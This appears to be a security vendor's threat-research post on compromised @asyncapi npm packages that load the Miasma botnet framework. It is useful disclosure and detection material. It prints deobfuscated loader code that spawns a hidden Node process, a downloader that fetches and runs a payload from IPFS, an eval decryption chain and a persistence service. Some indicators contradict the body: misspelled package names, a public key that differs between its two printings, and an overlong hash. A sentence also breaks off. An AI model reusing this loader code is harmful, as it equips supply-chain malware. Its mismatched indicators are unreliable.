


Compromised npm Packages in the AsyncAPI Namespace Deliver M...

 socket.dev/blog/asyncapi-supply-chain-attack

Socket Research Team

July 14, 2026



npm > @asyncapi/generator-helpers

 **@asyncapi/generator-helpers**

Package with reusable helpers that make it easier to work with AsyncAPI structures.

latest  Source  npm  Copy  purl  Socket 0

Supply Chain Security: 0% Vulnerability: 100 Quality: 71 Maintenance: 91 License: 100

Known malware SUPPLY CHAIN RISK

⚠️ This package version is identified as malware. It has been flagged either by Socket's AI scanner and confirmed by our threat research team, or is listed as malicious in security databases and other sources.

[Blog](#)

[ResearchSecurity News](#)

Compromised npm Packages in the AsyncAPI Namespace Deliver Miasma Botnet Loader

4 compromised asyncapi packages deliver miasma botnet loader on macOS, Linux and Windows.

Socket Research Team

Summarize with AI

Socket's Threat Research Team identified four compromised npm packages in the @asyncapi namespace distributing a multi-stage botnet loader. The affected packages are

[@asyncapi/generator-helpers@1.1.1](#), [@asyncapi/generator-components@0.7.1](#), [@asyncapi/generator@3.3.1](#), [@asyncapi/specs\(v6.11.2, v6.11.2-alpha.1\)](#)

Based on current analysis, the compromised packages deploy an obfuscated first-stage payload that downloads an encrypted second-stage payload, identified as Miasma, from IPFS. Users should avoid affected versions, upgrade to patched releases when available, and review developer and CI environments for signs of compromise.

Package and version (1)	
@asyncapi/generator-helpers@1.1.1	
Instance	Details
Instance #1	Detected 2026-07-14 07:15:46 UTC Note Although the file exports benign AsyncAPI-related string helpers, it contains heavily obfuscated code that automatically spawns a detached, hidden child process at module load time using runtime-decoded command/script arguments (including an inline '-e' script). This is a strong supply-chain malware/loader indicator; the package should be treated as malicious until the decoded payload is fully recovered and analyzed in a controlled environment.

Socket AI Scanner's analysis of @asyncapi/generator-helpers1.1.1, one of the malicious packages identified in the current Miasma wave, flags the compromised release as confirmed malware.

Technical Analysis

The compromised AsyncAPI releases ship a hidden JavaScript implant in all the packages: Each package contains one injected source file, and all three injections decode to the same second-stage downloader.

This is not an install-hook attack. The malicious code does not need `preinstall`, `postinstall`, or any package lifecycle script. It runs when the infected module is loaded by Node.js, then launches a detached background node `-e` process that downloads and executes a much larger payload from IPFS.

The affected files are:

- @asyncapi/generator-helpers@1.1.1: `src/utils.js`

- @asyncapi/generator-components@0.7.1: lib/utils/ErrorHandler.js
- @asyncapi/generator@3.3.1: lib/templates/config/validator.js
- @asyncapi/specs@6.11.2-alpha.1: index.js
- @asyncapi/specs@6.11.2: index.js

The immediately preceding versions we checked, @asyncapi/generator-helpers@1.1.0, @asyncapi/generator-components@0.7.0, @asyncapi/generator@3.3.0 and @asyncapi/specs@6.11.1 did not contain the primary-stage implant signatures.

How the attack was delivered

Malicious versions were published in two batches on July 14, 2026. In the first batch, generator related packages were compromised and malicious versions of packages were published within seconds of each other. The second batch included two malicious versions of @asyncapi/specs package:

- @asyncapi/generator-helpers@1.1.1: 2026-07-14T07:10:42.653Z
- @asyncapi/generator-components@0.7.1: 2026-07-14T07:10:44.328Z
- @asyncapi/generator@3.3.1: 2026-07-14T07:10:48.853Z
- @asyncapi/specs@6.11.2-alpha.1: 2026-07-14T08:06:20.423Z
- @asyncapi/specs@6.11.2: 2026-07-14T08:30:09.742Z

The npm metadata attributes all three publishes to GitHub Actions <npm-oidc-no-reply@github.com> through npm trusted publishing. The three package records share:

- Node.js version: 24.18.0
- npm version: 11.16.0
- Source commit: 3eab3ec9304aa26081358330491d3cfeb55cc245
- Repository: asyncapi/generator
- Branch: refs/heads/next
- Workflow: .github/workflows/release-with-changesets.yml
- Event type: push
- GitHub Actions run: 29313420558, attempt 1

The SLSA provenance attestations for the four npm packages identify the same GitHub-hosted Actions runner and the same source commit. The public GitHub API returned 404 for the workflow run and job list at analysis time, so the direct workflow actor and job logs could not be recovered from unauthenticated public data.

The source commit itself was public. Its commit object contained unusual identity data:

- Commit message: fix: test release workflow on next
- Author: Your Name <you@example.com>
- Committer: Your Name <you@example.com>
- GitHub-associated user shown by the commit API: invalid-email-address

The malicious code appears in the GitHub commit diff, not only in the npm tarballs. The poisoned commit modified the three infected source files and the package manifests that produced the malicious releases. In practical terms, this points to a compromised source or release path: a pushed commit on next was built and published by the trusted-publishing workflow.

This matters because trusted publishing answered the registry identity question, but not the source integrity question. The packages were published through GitHub Actions with provenance, yet the provenance points to a source commit that already contained the implant.

Stage 1: Primary implant in the published packages

The first stage is a single obfuscated JavaScript statement inserted into otherwise legitimate package code.

The obfuscation uses a familiar JavaScript pattern:

- Hex-like function and variable names such as `_0x1dd48b`, `_0x1dd2`, and `_0x2d89`
- A string table containing base64-encoded entries
- A decoder function using `decodeURIComponent`
- An array-rotation loop with the numeric target `0x32b8b`
- A top-level `main()` call

The recovered strings include common Node.js APIs and process-control terms:

```
node
path
child_process
spawn
unref
ignore
https
windowsHide
detached
```

Deobfuscated, the stage-1 behavior is compact:

```
// Analyst note: simplified and normalized from the obfuscated primary implant.
// The real code runs at module load time.
```

```
const child = spawn("node", ["-e", stage2], {
  detached: true,
  stdio: "ignore",
  windowsHide: true
});
```

```
child.unref();
```

In plain terms: importing the affected module starts a new hidden Node.js process, passes the next stage through `node -e`, detaches the child process from the parent, suppresses standard streams, hides the console window on Windows, and returns control to the legitimate package code.

This design avoids npm lifecycle-script review. A user can install the package without immediate execution, but any build, CLI run, test suite, or application path that imports the infected file triggers the downloader.

Stage 2: IPFS downloader

The decoded `node -e` payload is a downloader that retrieves `sync.js` from IPFS, writes it into a directory disguised as Node.js runtime state, and executes it in the background. The recovered downloader URL is:

```
hxxps://ipfs[.]io/ipfs/QmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9
```

The downloader chooses a platform-specific path:

- Windows: `%LOCALAPPDATA%\NodeJS\sync.js`
- macOS: `~/Library/Application Support/NodeJS/sync.js`
- Linux: `~/.local/share/NodeJS/sync.js`
- Other platforms: `~/.config/node/sync.js`

The recovered logic is equivalent to:

```
// Analyst note: normalized and defanged. Original script used the live IPFS gateway.
```

```
const FILE_URL =
"hxxps://ipfs[.]io/ipfs/QmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9";
const FILE_NAME = "sync.js";
```

```
const targetDirectory = getTargetDirectory(process.platform);
const targetFile = path.join(targetDirectory, FILE_NAME);
```

```
fs.mkdirSync(targetDirectory, { recursive: true });
download(FILE_URL, targetFile, () => {
```

```

const child = spawn("node", [targetFile], {
  detached: true,
  stdio: "ignore",
  windowsHide: true
});

child.unref();
process.exit(0);
});

```

The use of IPFS gives the threat actor an off-registry delivery path. The npm package only needs to deliver the small downloader. The payload that actually runs on the host is fetched later from outside npm, so the operator can replace or remove it without republishing the package.

Stage 3: Encrypted sync.js loader

The IPFS payload, saved locally as `sync.js`, is an 8.25 MB JavaScript loader. It is not the final logic directly. It contains a decryption wrapper, a baked configuration blob, and two large embedded data blobs:

- `b`: the encrypted final JavaScript payload
- `__RT_SPAWN_CHAIN_B`: a second large encrypted blob used by the runtime's spawn-chain framework

The loader uses Node.js crypto primitives:

- HKDF-SHA256 for key derivation
- AES-256-GCM for authenticated decryption
- A ROT94 character transform with shift 4
- A final `eval(vaultedSrc)` call

The relevant keying material and labels recovered from the loader are:

```

rt-vault-master-key-32b-aaaaaaaa
rt-file-key-material-v1
rt-baked-key
rt-file-key

```

The decryption chain is:

// Analyst note: reconstruction of the loader chain. The analysis dumped plaintext and never eval'ed it.

```

const bakedConfig = aes256gcmDecrypt(__RT_BAKED__, hkdf(masterKey, "rt-baked-key"));
const rotSrc = aes256gcmDecrypt(b, hkdf("rt-file-key-material-v1", "rt-file-key"));

```

```
const vaultedSrc = rot94(rotSrc, -4);

eval(vaultedSrc);
```

Because AES-GCM authenticates its ciphertext, incorrect keys or boundaries fail tag verification. The recovered final payload was dumped without executing the final `eval`. The decrypted payload is 3.09 MB of JavaScript.

Final payload: Miasma tasking framework

The decrypted payload is a large Miasma-family tasking framework, not a single-purpose downloader. The clearest family markers are present in the recovered configuration and runtime paths:

- Target name: `miasma-train-pl`
- Linux lock path: `~/.config/.miasma/run/node.lock`
- Linux service name observed during safe handler exercise: `miasma-monitor.service`
- Service description: `miasma-monitor`
- Runtime camo path observed during update handling: `~/.cache/mesa_shader_cache/`

The baked configuration identifies npm as the target ecosystem but includes dormant spread modules for other ecosystems:

```
{
  "target": {
    "name": "miasma-train-pl",
    "ecosystem": "npm",
    "registry": "hxxps://registry[.]npmjs[.]org",
    "downloadCount": 1
  },
  "safeMode": true,
  "toggles": {
    "propagate": false,
    "npm": false,
    "pypi": false,
    "ruby": false,
    "cargo": false,
    "recon": false,
    "persist": true,
    "poisonAI": false,
    "deadman": false,
    "evasion": false,
    "metamorphic": false
  }
}
```

The actual `Persist:false` value also appears in the baked configuration, but the runtime uses the explicit `toggles` object where `persist:true` is set. In the safe dynamic command-exercise profile, the persistence writer was reachable and produced a Linux `systemd` user service.

C2 and channel design

The final payload bundles 744 modules and is built as a multi-channel command framework rather than a single HTTP beacon. Its clearest operational path is REST-based C2: the implant beacons to an HTTP endpoint, accepts encrypted tasking, and posts command results back to the same infrastructure. Around that core, the payload also carries support for upload transport, command ciphering, node signing, payload updates, file management, shell execution, and persistence writing.

The additional channel code broadens the operator's options. Static analysis shows modules for Nostr relays, IPFS retrieval, Ethereum RPC and smart-contract lookup, libp2p, BitTorrent DHT, mDNS discovery, node discovery, and channel orchestration. Not all of those channels were observed active under the recovered baked configuration, but their presence is useful for hunting because they are distinctive in a package-delivered Node.js payload.

The baked infrastructure values are concentrated around one IP address and several fallback or discovery mechanisms:

- C2 server: `hxxp://85[.]137[.]53[.]71:8080`
- Upload server: `hxxp://85[.]137[.]53[.]71:8081`
- C2 proxy management: `hxxp://85[.]137[.]53[.]71:8091`
- IPFS API: `hxxps://ipfs[.]io`
- IPFS gateway: `hxxps://ipfs[.]io`
- Nostr relays: `wss://relay[.]damus[.]io`, `wss://relay[.]nostr[.]com`
- Ethereum RPC: `hxxps://ethereum-rpc[.]publicnode[.]com`
- Ethereum contract: `0x12c37A86a0Ed0beBe5d1d6a43E42f07860eAc710`
- DHT bootstrap: `router[.]bittorrent[.]com:6881`,
`dht[.]transmissionbt[.]com:6881`

The payload also embeds elliptic-curve public keys used by the tasking framework. The parent public key is

`04166c33b1bcb7a76bc68d1e4a5b795f334e5bd9c64007b1c30715b1b1044fd6d7490cd5e6e69b9b5988049cf707bc1f58b9ace7255b00ad4425760180a2d8723`; the baked operator public key is

0432fa4ba871877d94081fe83323fa24dfa1491e9de8725cbab7b734de9e9be3b233ef6742fd62
64437c9532223d687b05fa540b70af6a516b8539af84d0eeb48e.

The command table shows the framework's intended task surface:

1. Propagate
2. CollectData
3. UpdateMutationSeed
4. UpdatePayload
5. ManualSelfDestruct
6. BatchDispatch
7. FileList
8. FileGet
9. FilePut
10. FileDelete
11. ShellExec
12. UpdateBeaconInterval

Safe command exercise confirmed working handlers for file listing, file retrieval, file writing, shell execution, payload update, and beacon interval update. CollectData and propagation logic are present in the decrypted codebase, but the recovered baked configuration sets `recon: false` and disables npm, PyPI, RubyGems, and Cargo propagation.

The shell command blacklist observed in configuration contains only:

```
["killall"]
```

That blacklist is narrow. It does not prevent general shell execution. It only blocks one command string.

Persistence behavior

The first IPFS downloader writes `sync.js` into a fake NodeJS directory and executes it in the background. The final payload then includes its own persistence writer. In the Linux safe dynamic command exercise, it wrote a systemd user unit:

```
# Analyst note: captured from safe dynamic stubs. No real file was written.
```

```
[Unit]
Description=miasma-monitor
After=network.target
```

```
[Service]
```

```
Type=simple
ExecStart=(nohup node /opt/miasma/bin/miasma-monitor.js > /dev/null 2>&1 < /dev/null &
disown) > /dev/null 2>&1
Restart=always
```

```
[Install]
WantedBy=default.target
```

The same exercise observed attempted writes or commands for:

- ~/.config/.miasma/run/node.lock
- ~/.cache/mesa_shader_cache/gl_cache.bin
- ~/.config/systemd/user/miasma-monitor.service
- systemctl --user daemon-reload
- systemctl --user enable miasma-monitor.service

This makes cleanup more complex than deleting `node_modules`. Once the payload has run, it may leave a background Node.js process, a downloaded `sync.js` file, a lock file, a camouflaged runtime file, and a systemd user service.

Notable details

The payload self-identifies as Miasma-family through configuration and runtime naming. This is not a name assigned only from external reporting. The recovered payload contains `miasma-train-pl`, writes `.miasma` state paths, and emits a `miasma-monitor` service in the safe dynamic persistence path.

The attack is also meaningfully different from a transitive install-hook campaign. The malicious code is inside first-party AsyncAPI package code and is present in the source commit that GitHub Actions built. Because there is no npm lifecycle hook, install-script blocking alone would not stop execution if an affected package is imported later by application code, tests, CLIs, or build scripts.

The use of IPFS splits the attack into a small registry-delivered trigger and a larger off-registry payload. That reduces the suspicious footprint inside the npm package and lets the threat actor change the runtime payload without publishing a new npm version.

The trusted-publishing provenance is useful, but it does not make the artifact safe. In this case, provenance points to the compromised source commit and workflow that produced the release. The key response question is therefore not only “who published to npm”, but also “who pushed or caused the poisoned commit on `refs/heads/next`”. The public metadata available during

Recommendations and Mitigations

Treat any host that imported or executed one of the affected package versions as potentially compromised. Unlike install-hook malware, mere presence in a lockfile does not prove execution. Exposure depends on whether the infected module was loaded by a build, CLI, test, application, or developer workflow. If that cannot be determined, handle the host as exposed.

For developers and security teams

Add detections for both the package-stage implant and the payload-stage framework. The first catches poisoned npm artifacts. The second catches related Miasma-family payload reuse across npm and other ecosystems.

Monitor for:

- `node -e` child processes launched from package code
- Detached Node.js children with ignored standard streams
- `windowsHide:true` in package code
- Outbound requests to IPFS gateways during package execution
- Node.js execution from fake NodeJS application-data directories
- systemd user services with miasma names
- Writes under `.config/.miasma`
- Writes under `.cache/mesa_shader_cache`
- Connections to 85[.]137[.]53[.]71
- Nostr, IPFS, or DHT traffic from build runners where it is not expected

MITRE ATT&CK

- T1195.002 Compromise Software Supply Chain
- T1059.007 JavaScript
- T1105 Ingress Tool Transfer
- T1027 Obfuscated Files or Information
- T1564.001 Hidden Files and Directories
- T1543.002 Systemd Service
- T1059.004 Unix Shell
- T1041 Exfiltration Over C2 Channel
- T1102 Web Service

Indicators of Compromise (IOCs)

Malicious npm packages

- @asynccapi/generator-helpers@1.1.1
- @asynccapi/generator-components@0.7.1
- @asynccapi/generator@3.3.1
- @asynccapi/specs@6.11.2
- @asynccapi/specs@6.11.2-alpha.1

Infected source files

- packages/helpers/src/utils.js
- packages/components/src/utils/ErrorHandler.js
- apps/generator/lib/templates/config/validator.js
- index.js
- Published helper path: src/utils.js
- Published components path: lib/utils/ErrorHandler.js
- Published generator path: lib/templates/config/validator.js

SHA-256 hashes

- @asynccapi/generator-helpers@1.1.1 tarball:
34014776d3d3ff11bc4439b02fd7ac0f02a887eb3a052eeaffff236e2f6db8ad1
- @asynccapi/generator-components@0.7.1 tarball:
082d733db0687dcd768104972b065d4b58cb1e6043688c6c20fa3702337f36ab
- @asynccapi/generator@3.3.1 tarball:
bfaeb987faa6de2b5a5eb63b1233d055215b09b0349a9394f2175fd7cdf385e4
- @asynccapi/specs@6.11.2 tarball:
9b2e65db653ca8575c9b10eefb9a80c6006404812c2ec212bf5675e3c690233b
- @asynccapi/specs@6.11.2-alpha.1 tarball:
d425e4583cc6185d41e95c45eda00550045a5d1919b9a012236a4520d009dbd7
- Infected src/utils.js:
6e78713b75bd34828d49896176627f7face7aa9036cd874f2e02d9f23a9a9c71
- Infected lib/utils/ErrorHandler.js:
b270bdf8e2274ea1af0a6eed74d8f10e5fe61012d6cc226a43cc7cc7fd9f6292
- Infected lib/templates/config/validator.js:
b9993a8ad0518849416798cf29668256ccb96598fc4423501ccab5312812653a
- Infected index.js:
8351d251cf0b5a0bd82242deaa0a14e3e1394418d55c0f4259dac4303b79fc0c

- Decoded second-stage downloader:
550af477c12192a22f5c9edb9c8081c0a789b3a1a2992a7ecb157cca1c975e10
- IPFS sync.js payload:
24b9ee242f21a73b55f7bb3297eafb33c60840907386b542ed79fc6b72365168
- Decrypted final payload:
9e214f38537e69bf51c7fa1ddd35ae495e9cb897231ec010baf9e4f29407ee9a
- Decrypted baked configuration:
9f1a709310824f9110c6203d861a721ebefba8b204a8657057fe57efb961c850

Network indicators

- IPFS downloader URL:
hxxps://ipfs[.]io/ipfs/QmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9
- IPFS CID: QmQobZSp1wRPrpSEQ56qnyq7ecZh5Bg5k1fnjt4SUwwHb9
- C2 server: hxxp://85[.]137[.]53[.]71:8080
- Upload server: hxxp://85[.]137[.]53[.]71:8081
- C2 proxy management: hxxp://85[.]137[.]53[.]71:8091
- Server manager value: hxxp://127[.]0[.]0[.]1:8090
- IPFS API: hxxps://ipfs[.]io
- Nostr relay: wss://relay[.]damus[.]io
- Nostr relay: wss://relay[.]nostr[.]com
- Blockchain RPC: hxxps://ethereum-rpc[.]publicnode[.]com
- DHT bootstrap: router[.]bittorrent[.]com:6881
- DHT bootstrap: dht[.]transmissionbt[.]com:6881

C2 endpoints

- hxxp://85[.]137[.]53[.]71:8080/api/v1/beacon
- hxxp://85[.]137[.]53[.]71:8080/api/v1/file-result
- hxxp://85[.]137[.]53[.]71:8080/api/v1/file-content/<cid>
- hxxps://ipfs[.]io/api/v0/cat?arg=<cid>

Persistence and runtime paths

- %LOCALAPPDATA%\NodeJS\sync.js
- ~/Library/Application Support/NodeJS/sync.js
- ~/.local/share/NodeJS/sync.js
- ~/.config/node/sync.js
- ~/.config/.miasma/run/node.lock
- ~/.cache/mesa_shader_cache/gl_cache.bin

- `~/.cache/mesa_shader_cache/<random>.bin`
- `~/.config/systemd/user/miasma-monitor.service`
- `~/.cache/.sys_cache/.diag.enc`

Public keys and contract

- Parent public key:
04166c33b1bcbd7a76bc68d1e4a5b795f334e5bd9c64007b1c30715b1b1044fd6d7490cd5e6e69b9b5988049cf707bc1f58b9ace7255b00ad4425760180a2d8723
- Baked operator public key:
0432fa4ba871877d94081fe83323fa24dfa1491e9de8725cbab7b734de9e9be3b233ef6742fd6264437c9532223d687b05fa540b70af6a516b8539af84d0eeb48e
- Ethereum contract: 0x12c37A86a0Ed0beBe5d1d6a43E42f07860eAc710

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email